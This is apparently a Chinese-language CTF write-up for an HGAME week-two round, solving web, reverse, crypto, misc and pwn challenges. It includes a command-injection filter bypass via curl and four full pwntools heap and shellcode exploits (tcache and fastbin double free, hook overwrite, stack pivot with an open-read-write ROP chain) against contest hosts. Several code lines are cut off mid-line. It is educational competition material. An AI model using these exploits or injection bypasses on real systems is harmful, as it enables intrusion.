Week 2 WriteUp

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12 challenges solved

web

What the cowsay?

the cow want to tell you something

`cowsay`命令，填入字符串，尝试后发现为命令绕过
经尝试，cat、flag、|等会被拦下来，那么换行可不可以呢?
当然，做出来了就是可以了；在用""包围字符串绕过字符检测，尝试使用`%0a"ca"t "fl"ag`来获取flag，错误!

ls一下根目录，发现有一个`flag_is_here`，尝试cat一下，还是失败，ls -hls，发现是路径
终于在里面找到了flag

```
$ curl http://106.14.57.14:31942/post -d 'user_input=%0a"ca""t" /"fl"ag_is_here/"fl"a
```


reverse

babyre

一道多线程题，坑还挺多的

基本思路是四个线程一次执行，那么只要全部反向执行一次就可以解出，从检查函数里找到目标数组，开逆!

直接莽是不行的，比如main函数里还注册了`SIGFPE`的处理函数，看反编译结果半天没看出哪里会发生除0异常， 最后发现会引发异常的代码没在反编译中出现，它会打断异或处理（即只执行了前3项）， 随即进入处理函数，给`flag[32] += 1`



逆完还是不对，最后在`_INIT_1`函数里发现作者把"123456"的`key`字符串替换成了"feifei"，这么折腾完，终于拿到flag了

> 动调终于发现了key有问题

```python
#! python
import array
target = [0x2F14, 0x4E, 0x4FF3, 0x6D,
0x32D8, 0x6D, 0x6B4B,0xFFFFFF92-(1<<32),
0x264F, 0x5B, 0x52FB,0xFFFFFF9C-(1<<32),
0x2B71, 0x14, 0x2A6F,0xFFFFFF95-(1<<32),
0x28FA, 0x1D, 0x2989,0xFFFFFF9B-(1<<32),
0x28B4, 0x4E, 0x4506,0xFFFFFFDA-(1<<32),
0x177B,0xFFFFFFFC-(1<<32), 0x40CE, 0x7D,
0x29E3, 0xF, 0x1F11, 0xFF] # patch int val to fit in i32

user = array.array('i', target) # meet overflow/underflow behavior
user.append(0xfa)
keys = [0x77, 0x74, 0x78, 0x66, 0x65, 0x69]

for i in range(31, -1, -4):
    idx = i
    user[idx] = user[idx] ^ user[idx + 1] - keys[(idx + 1) % 6]
    idx -= 1
    user[idx] //= user[idx + 1] + keys[(idx + 1) % 6]
    idx -= 1
    user[idx] += user[idx + 1] ^ keys[(idx + 1) % 6]
    idx -= 1
    user[idx] -= user[idx + 1] * keys[(idx + 1) % 6]

print(bytes(user.tolist()))
```

ezcpp

cppppppppppppppp

找到main函数中发现有一个对输入的字符串进行处理的函数，拿之后要比对的数据将所有操作全部逆推， 就可以推知flag

```
// ezcpp.c
#include <stdio.h>
void reverse(char*);

void reverse(char *buf) {
    int deadbeef = 0;
    for (int i = 0; i < 0x20; i++)
        deadbeef += 0xdeadbeef;

    int _3_7 = *(int *)(buf + 3);
    int _7_11 = *(int *)(buf + 7);
    for (int i = 0, roller = deadbeef; i < 0x20; i++, roller -= 0xdeadbeef) {
        _7_11 -= _3_7 * 0x10 + 3412 ^ _3_7 * 0x20 + 4123 ^ roller + _3_7;
        _3_7 -= _7_11 * 0x10 + 1234 ^ _7_11 * 0x20 + 2341 ^ roller + _7_11;
    }
    *(int *)(buf + 3) = _3_7;
    *(int *)(buf + 7) = _7_11;

    int _2_6 = *(int *)(buf + 2);
    int _6_10 = *(int *)(buf + 6);
    for (int i = 0, roller = deadbeef; i < 0x20; i++, roller -= 0xdeadbeef) {
        _6_10 -= _2_6 * 0x10 + 3412 ^ _2_6 * 0x20 + 4123 ^ roller + _2_6;
        _2_6 -= _6_10 * 0x10 + 1234 ^ _6_10 * 0x20 + 2341 ^ roller + _6_10;
    }
    *(int *)(buf + 2) = _2_6;
    *(int *)(buf + 6) = _6_10;

    int _1_5 = *(int *)(buf + 1);
    int _5_9 = *(int *)(buf + 5);
    for (int i = 0, roller = deadbeef; i < 0x20; i++, roller -= 0xdeadbeef) {
        _5_9 -= _1_5 * 0x10 + 3412 ^ _1_5 * 0x20 + 4123 ^ roller + _1_5;
        _1_5 -= _5_9 * 0x10 + 1234 ^ _5_9 * 0x20 + 2341 ^ roller + _5_9;
    }
    *(int *)(buf + 1) = _1_5;
    *(int *)(buf + 5) = _5_9;

    int _0_4 = *(int *)(buf + 0);
    int _4_8 = *(int *)(buf + 4);
    for (int i = 0, roller = deadbeef; i < 0x20; i++, roller -= 0xdeadbeef) {
        _4_8 -= _0_4 * 0x20 + 4123 ^ _0_4 * 0x10 + 3412 ^ roller + _0_4;
        _0_4 -= _4_8 * 0x20 + 2341 ^ _4_8 * 0x10 + 1234 ^ roller + _4_8;
    }
    *(int *)(buf + 0) = _0_4;
    *(int *)(buf + 4) = _4_8;
}

int main(void) {
    char buf[13] = {0x88, 0x6a, 0xb0, 0xc9, 0xad, 0xf1, 0x33, 0x33, 0x94, 0x74, 0xb5,
    reverse(buf);
    printf("%ss_0bJ3cT_0r1enTeD?!}\n", buf);
```

```
    return 0;
}
```

> 一开始把循环轮次写错了，0x20变成20了，后来发现的时候汗流浃背了（笑）
> ~~还有，有个cout就算面向对象了是吧~~

babyAndroid

jadx一通分析，程序先检查用户，再检查密码，那就逐个击破： 先逆推正确用户，然后解决密码

使用Ghidra FindCrypt发现so里有aes加密，密钥是用户，提取其中的密文，再用正确用户解密， 拿到flag

```
from Crypto.Cipher import AES

def swap(arr, i, j):
    arr[i], arr[j] = arr[j], arr[i]

class Check1:
    def __init__(self):
        self.store = [i for i in range(256)]
        i2 = 0
        for idx in range(256):
            i2 = (i2 + self.store[idx] + b'3e1fel'[idx % 6]) & 0xff
            swap(self.store, i2, idx)
        self.i = 0
        self.j = 0

    def __repr__(self):
        return str(bytes(self.store))

    def genkey(self) -> list:
        ret = []
        for i in range(16):
            self.i = (self.i + 1) & 0xff
            self.j = (self.j + self.store[self.i]) & 0xff
            swap(self.store, self.i, self.j)
            ret.append(self.store[(self.store[self.i] + self.store[self.j]) & 0xff])
        return ret

class Cipher:
    def __init__(self):
        self.cipher = []

    def append(self, e:int):
        if e < 0:
            self.cipher.append(0x100 + e)
        else:
            self.cipher.append(e)

    def appendAll(self, es:list):
        for e in es:
            self.append(e)

    def decrypt(self, key:list) -> bytes:
```

```
        return bytes(map(lambda x: x[0] ^ x[1], zip(self.cipher, key)))

class Flag:
    def __init__(self, key:bytes, cipher:bytes):
        self.c = cipher
        self.aes = AES.new(key, AES.MODE_ECB)

    def __str__(self):
        return str(self.aes.decrypt(self.c))

    def __repr__(self):
        return str(self)

c = bytes([0x64,0xa2,0x80,0xfd,0x1b,0x20,0xd2,0x8e,0xfc,0x52,0x9e,0x13,
           0xee,0xa1,0xfd,0x1e,0x66,0x0b,0x7a,0x72,0xa3,0x1b,0xd8,0x36,
           0x6f,0xdc,0x3d,0xee,0x3c,0x01,0x57,0x63])
encrypted = [-75, 80, 80, 48, -88, 75, 103, 45, -91, 89, -60, 91, -54, 5, 6, -72]

keylist = Check1().genkey()
ci = Cipher()
ci.appendAll(encrypted)
key = ci.decrypt(keylist)
print(key)
flag = Flag(key, c)
print(flag)
```

> flag拿到了，但是在app里校验的时候显示密码错误！ 你这app写得有问题啊

crypto

midRSA

兔兔梦到自己变成了帕鲁被crumbling抓去打黑工，醒来后连夜偷走了部分flag

padding补在flag后面，并且随后右移了26个字节，意味着先丢失的是padding（大端序表达？），推测还会有flag剩余，结果一解析…好家伙，padding都没移完

```
In [2]: long_to_bytes(1329214740856708735158073208296164013054331374221040943247162525
Out[2]: b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff\xff'
```

> 非预期，爽！

backpack

crumbling的游戏已经玩到了中期，打算带着帕鲁搬家到新据点，你来帮他研究一下背包管理

由于`p`是32位的，即4字节的，那么只有4个字节受到影响，前面的字节不受影响，因此可以尝试解析

```
In [3]: long_to_bytes(871114172567853490297478570113449366988793760172844644007566824
Out[3]: b'hgame{M@ster_0f ba3kpack_m4nag3ment!}\x00\x0e#'
```

misc

ek1ng_want_girlfriend

An introducation to Wireshark and also ek1ng.

用Wireshark打开`capture.pcapng`，发现请求了资源`/ek1ng.jpg`，跟踪tcp流截取raw数据保存，然后使用ImHex编辑之，去掉头部的http请求头即可拿到图片

> ~~还可以这么找女朋友的吗~~


ezWord

通过破译图片的水印来解开文档里的秘密吧!

直接使用压缩软件打开word文档，其中的media文件夹中包含了jpg和png两张很相似的图片， 结合提示，推测是盲水印。找到BlindWaterMark项目然后clone下来运行

```
$ python bwmforpy3.py decode ../downloads/media/100191209_p0.jpg ../downloads/media/i
```

解码出盲水印：



根据提示将其作为密码提取`secret.zip`中的`secret.txt`文件，看到满屏的文本， 推测为电子邮件加密。在spammimic - decode中解密邮件， 得到字符串： `籱籰籪籶籮粄簡籵籱簝籬籪簶籫簶簰籷籪籵籭簹籷簜籦籶籮籤簸籵籮籬籶簜籲籹`， 解码查看字节：

```
In [4]: code.encode('utf-8')
Out[4]: b'\xe7\xb1\xb1\xe7\xb1\xb0\xe7\xb1\xaa\xe7\xb1\xb6\xe7\xb1\xae\xe7\xb2\x84\xe
```

根据utf-8编码规则，三字节一编码，而且flag是hgame开头的，恰好前2个utf-8字符也符合h和g的差值， 那么将所有的字符减去差值就可以找到原始字符串

```
In [8]: offset = ord(code[0]) - ord('h')

In [9]: offset
Out[9]: 31753

In [10]: decoded = []

In [11]: for s in code:
    ...:     decoded.append(chr(ord(s) - offset))
    ...:

In [12]: ''.join(decoded)
Out[12]: 'hgame{0k_you_s0lve_al1_th3_secr3t}'
```

pwn

Elden Ring II

write some notes

文件属性

属性	值
Arch	x64
RELRO	Partial
Canary	off
NX	on
PIE	off
strip	no

解题思路

> 第二周上来4道堆题

glibc 2.31，有uaf，考虑tcache dup + poisoning
最大尺寸拿得到unsorted bin，从里面拿到libc，然后打freeHook

要注意的是想tcache dup，需要把`key`写成其他值，此外还要free一个其他堆块放置top chunk合并

EXPLOIT

```
from pwn import *
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./eldering2')
        libc = ELF('/home/Rocket/glibc-all-in-one/libs/2.31-0ubuntu9.12_amd64/libc.so
        if lo & 2:
            gdb.attach(sh)
    else:
        sh = remote('106.14.57.14', 31825)
        libc = ELF('./libc.so.6')
    elf = ELF('eldering')

    def addn(idx:int, size:int):
        sh.sendlineafter(b'>', b'1')
        sh.sendlineafter(b'Index', str(idx).encode())
        sh.sendlineafter(b'Size', str(size).encode())

    def deln(idx:int):
        sh.sendlineafter(b'>', b'2')
        sh.sendlineafter(b'Index', str(idx).encode())

    def edit(idx:int, content:bytes):
        sh.sendlineafter(b'>', b'3')
        sh.sendlineafter(b'Index', str(idx).encode())
        sh.sendafter(b'Content', content)

    def show(idx:int) -> bytes:
        sh.sendlineafter(b'>', b'4')
        sh.sendlineafter(b'Index: ', str(idx).encode())
        return sh.recvline()

    addn(0, 0x98)
    addn(1, 0x98)
    addn(2, 0x98)
    addn(3, 0x98)
    addn(4, 0x98)
    addn(5, 0x98)
    addn(6, 0x98)
    addn(7, 0x98)
    deln(7)
    deln(6)
    deln(5)
```

```
    deln(4)
    deln(3)
    deln(2)
    deln(1)
    deln(0) # 1-7 in tcache, 0 in unsorted bin
    ret = show(0)

    dumpArena = libc.symbols['__malloc_hook'] + (libc.symbols['__malloc_hook'] - libc
    mainArena = u64(ret[:6] + b'\0\0') - 0x60 # sub unsorted bin offset
    libcBase = mainArena - dumpArena
    print(f'\x1b[33mcheck libcBase: {hex(libcBase)}\x1b[0m')
    freeHook = libcBase + libc.symbols['__free_hook']
    system = libcBase + libc.symbols['system']

    addn(8, 0x18)
    addn(9, 0x38) # prevent chunk from being merged into top chunk
    deln(8)
    edit(8, p64(freeHook) + b'\n')
    deln(8) # make 2 bins in tcache
    edit(8, p64(freeHook) + b'\n')
    addn(10, 0x18) # get chunk 8
    addn(11, 0x18) # get freeHook
    edit(11, p64(system) + b'\n')
    edit(9, b'/bin/sh\0\n')
    deln(9)

    sh.clean()
    sh.interactive()
```

ShellcodeMaster

You must be a shellcode master

文件属性

属性	值
Arch	x64
RELRO	Partial
Canary	off
NX	on
PIE	off
strip	no

seccomp rules

```
> seccomp-tools dump ./shellcode2
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0004
 0002: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
```

解题思路

只给了22字节，并且禁了execve和execveat，且我们对mmap的内存只有执行权限，不能写不能读， 因此拿shell、orw、read shellcode回内存、执行32位execve都不现实，但是程序**没有开PIE**！那么我们可以将内容读到bss上，然后栈迁移过去

这里我实现了我的第一种思路：先把putsPlt、putsGot写上，leak libc，然后跳回到`0x2333000`，再次读入，这样就有了gadgets和函数地址，接着在bss上读orw，最后栈迁移过去就能打印出flag
其中虽然题目没有给libc，但是借助LibcSearcher，我们可以借泄露出来的libc地址判断libc版本，这样就可以找到libc了

还有两种思路，我没有实现，但应该是打的通的

思路2：由于shellcode所在的地址是已知的，且22字节对于read到bss上这一需求是过多的， 所以我们还可以在shellcode里加上`pop rdi`等gadget，这样就避免了原来没有gadget所致的难题， 最后只要一口气栈迁移到bss上leak，打orw即可，可以减少一次跳回shellcode

思路3：由于二进制程序是`Partial RELRO`的，那么在shellcode里搓好gadget之后还可以栈迁移到bss上， 打ret2dlresolve，这样甚至连libc都不需要leak，直接一步到位，orw打印flag

EXPLOIT

```python
from pwn import *
import LibcSearcher
context.arch = 'amd64'
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./shellcode2')
        if lo & 2:
            gdb.attach(sh, gdbscript='b *0x4013f6')
        libc = ELF('/usr/lib/libc.so.6')
    else:
        sh = remote('106.14.57.14', 31751)
        libc = ELF('/home/Rocket/glibc-all-in-one/libs/2.35-0ubuntu3.6_amd64/libc.so.
    elf = ELF('./shellcode2')
    bssHigh = 0x404800
    mmap = 0x2333000
    putsGot = elf.got['puts']
    putsPlt = elf.plt['puts']
    readPlt = elf.plt['read']

    # payload 1, read on bss and stack pivot to bss
    sh.recvuntil(b'0x16')
    code = f'''
```

```
    mov esp,{hex(bssHigh)}
    xor eax,eax
    xor edi,edi
    push rsp
    pop rsi
    push r14
    pop rdx
    syscall
    mov edi,{hex(putsGot)}
    ret
    '''
    sh.send(asm(code))

    # payload 2, leak libc
    sh.recvuntil(b'Love!\n')
    sh.sendline(p64(putsPlt) + p64(mmap))

    putsAddr = u64(sh.recv(6) + b'\0\0')
    # libc = LibcSearcher.LibcSearcher('puts', putsAddr & 0xfff)
    # libc.dump('system') # [+] ubuntu-glibc (id libc6_2.35-0ubuntu3.6_amd64) be choo
    libcBase = putsAddr - libc.symbols['puts']
    openAddr = libcBase + libc.symbols['open']
    gadgets = ROP(libc)
    popRdi = libcBase + gadgets.rdi.address
    popRsi = libcBase + gadgets.rsi.address
    popRdxRbx = libcBase + gadgets.rdx.address
    sleep(0.5)

    # payload 3, run shellcode again, put orw on bss, and stack pivot again
    offset = 16 * 8 # 16x addr to pop/jmp
    sh.sendline(p64(popRdi) + p64(bssHigh + offset) + p64(popRsi) + p64(0) + p64(oper
                p64(popRdi) + p64(3) + p64(popRsi) + p64(bssHigh + offset + 8) +
                p64(popRdxRbx) + p64(0x50) + p64(0) + p64(readPlt) +
                p64(popRdi) + p64(bssHigh + offset + 8) + p64(putsPlt) + b'./flag\0')

    sh.interactive()
```

fastnote

Fast note can’t be edited

文件属性

属性	值
Arch	x64
RELRO	full
Canary	on
NX	on
PIE	on
strip	no

解题思路

glibc 2.31，相比Elden Ring II少了edit函数，leak时脚本一样， 主要难点在构造tcache dup，构造完成以后打free hook即可

EXPLOIT

```
from pwn import *
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./fastnote')
        if lo & 2:
            gdb.attach(sh)
    else:
        sh = remote('106.14.57.14', 32414)
    libc = ELF('./libc-2.31.so')

    def addn(idx:int, size:int, content:bytes=b' ', hooked:bool=False):
        sh.sendlineafter(b'ice:', b'1')
        sh.sendlineafter(b'Index', str(idx).encode())
        sh.sendlineafter(b'Size', str(size).encode())
        if hooked:
            return
        sh.sendlineafter(b'Content', content)

    def deln(idx:int):
        sh.sendlineafter(b'ice:', b'3')
        sh.sendlineafter(b'Index', str(idx).encode())

    def show(idx:int) -> bytes:
        sh.sendlineafter(b'ice:', b'2')
        sh.sendlineafter(b'Index: ', str(idx).encode())
        return sh.recvline()

    # leak libc addr (unsorted bin)
    addn(0, 0x80)
    addn(1, 0x80)
    addn(2, 0x80)
    addn(3, 0x80)
    addn(4, 0x80)
    addn(5, 0x80)
    addn(6, 0x80)
    addn(7, 0x80)
    deln(7)
    deln(6)
    deln(5)
    deln(4)
    deln(3)
    deln(2)
    deln(1)
    deln(0) # 1-7 in tcache, 0 in unsorted bin
    ret = show(0)

    dumpArena = libc.symbols['__malloc_hook'] + (libc.symbols['__malloc_hook'] - libc
```

```
    mainArena = u64(ret[:6] + b'\0\0')
    libcBase = mainArena - dumpArena - 0x60 # sub unsorted bin offset
    print(f'\x1b[33mleak libcBase: {hex(libcBase)}\x1b[0m')
    freeHook = libcBase + libc.symbols['__free_hook']
    systemAddr = libcBase + libc.symbols['system']

    # double free to alloc at freeHook
    addn(15, 0x28) # there is a 0x30-size chunk in tcache and causing double free det
    addn(0, 0x18)  # so we need to alloc it to solve it
    addn(1, 0x18)
    addn(2, 0x18)
    addn(3, 0x18)
    addn(4, 0x18)
    addn(5, 0x18)
    addn(6, 0x18)
    addn(7, 0x18)
    addn(8, 0x18)
    deln(8)
    deln(7)
    deln(6)
    deln(5)
    deln(4)
    deln(3)
    deln(2) # 2-8 in tcache
    deln(1)
    deln(0)
    deln(1) # in fastbin: head -> 1 -> 0 -> 1
    addn(14, 0x18)
    addn(14, 0x18)
    addn(14, 0x18)
    addn(14, 0x18)
    addn(14, 0x18)
    addn(14, 0x18)
    addn(14, 0x18) # consume tcache
    addn(0, 0x18, p64(freeHook)) # thead -> 1 -> 0 -> freeHook
    addn(1, 0x18)
    addn(2, 0x18)
    addn(3, 0x18, p64(systemAddr)) # write systemAddr on freeHook
    addn(4, 0x48, b'/bin/sh\0')
    deln(4) # invoke shell

    sh.clean()
    sh.interactive()
```

old fastnote

文件属性

属性	值
Arch	x64
RELRO	full
Canary	on

属性	值
NX	on
PIE	off
strip	no

解题思路

glibc 2.23，tcache还没有，打fastbin dup，先分配0x80的chunk在unsorted bin拿libc， 然后依次释放010堆块double free，写地址为mallocHook，最后分配过去写OneGadget拿shell

一开始想用freeHook的，但是因为fastbin在分配的时候会检查chunk size，而freeHook周围都是0， 所以用不了；而mallocHook周围有libc地址，可以利用字节错位，分配一个有效的chunk

EXPLOIT

```
from pwn import *
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./oldfastnote')
        if lo & 2:
            gdb.attach(sh)
    else:
        sh = remote('106.14.57.14', 30281)
    elf = ELF('eldering')
    libc = ELF('./libc-2.23.so')

    def addn(idx:int, size:int, content:bytes=b' ', hooked:bool=False):
        sh.sendlineafter(b'ice:', b'1')
        sh.sendlineafter(b'Index', str(idx).encode())
        sh.sendlineafter(b'Size', str(size).encode())
        if hooked:
            return
        sh.sendlineafter(b'Content', content)

    def deln(idx:int):
        sh.sendlineafter(b'ice:', b'3')
        sh.sendlineafter(b'Index', str(idx).encode())

    def show(idx:int) -> bytes:
        sh.sendlineafter(b'ice:', b'2')
        sh.sendlineafter(b'Index: ', str(idx).encode())
        return sh.recvline()

    # leak libc addr (unsorted bin)
    addn(15, 0x80)
    addn(14, 0x80) # prevent it being merged into top chunk
    deln(15)
    ret = show(15)
```

```
    dumpArena = libc.symbols['__malloc_hook'] + (libc.symbols['__malloc_hook'] - libc
    mainArena = u64(ret[:6] + b'\0\0')
    libcBase = mainArena - dumpArena - 0x58 # sub unsorted bin offset
    print(f'\x1b[33mleak libcBase: {hex(libcBase)}\x1b[0m')
    mallocHook = libcBase + libc.symbols['__malloc_hook']
    ogg = libcBase + 0xf1247
    if (libcBase >> 40) & 0b1 != 1:
        print('\x1b[33mmalloc_hook can not be alloced!\x1b[0m')
        sh.close()
        return 0

    # double free to malloc at mallocHook
    addn(0, 0x60)
    addn(1, 0x60)
    deln(0)
    deln(1)
    deln(0)                                 # head -> 0 -> 1 -> 0
    addn(2, 0x60, p64(mallocHook - 0x23)) # head -> 1 -> 0 -> mallocHook [0]
    addn(3, 0x60)                           # head -> 0 -> mallocHook [1]
    addn(4, 0x60)                           # head -> mallocHook [0]
    addn(5, 0x60, b'\0'*0x13 + p64(ogg))  # write ogg on mallocHook
    addn(6, 0x18, b'\0', True) # trigger one gadget

    sh.clean()
    sh.interactive()
    return 1
```

> 一开始libc忘记调了，结果调偏移调不出来了:[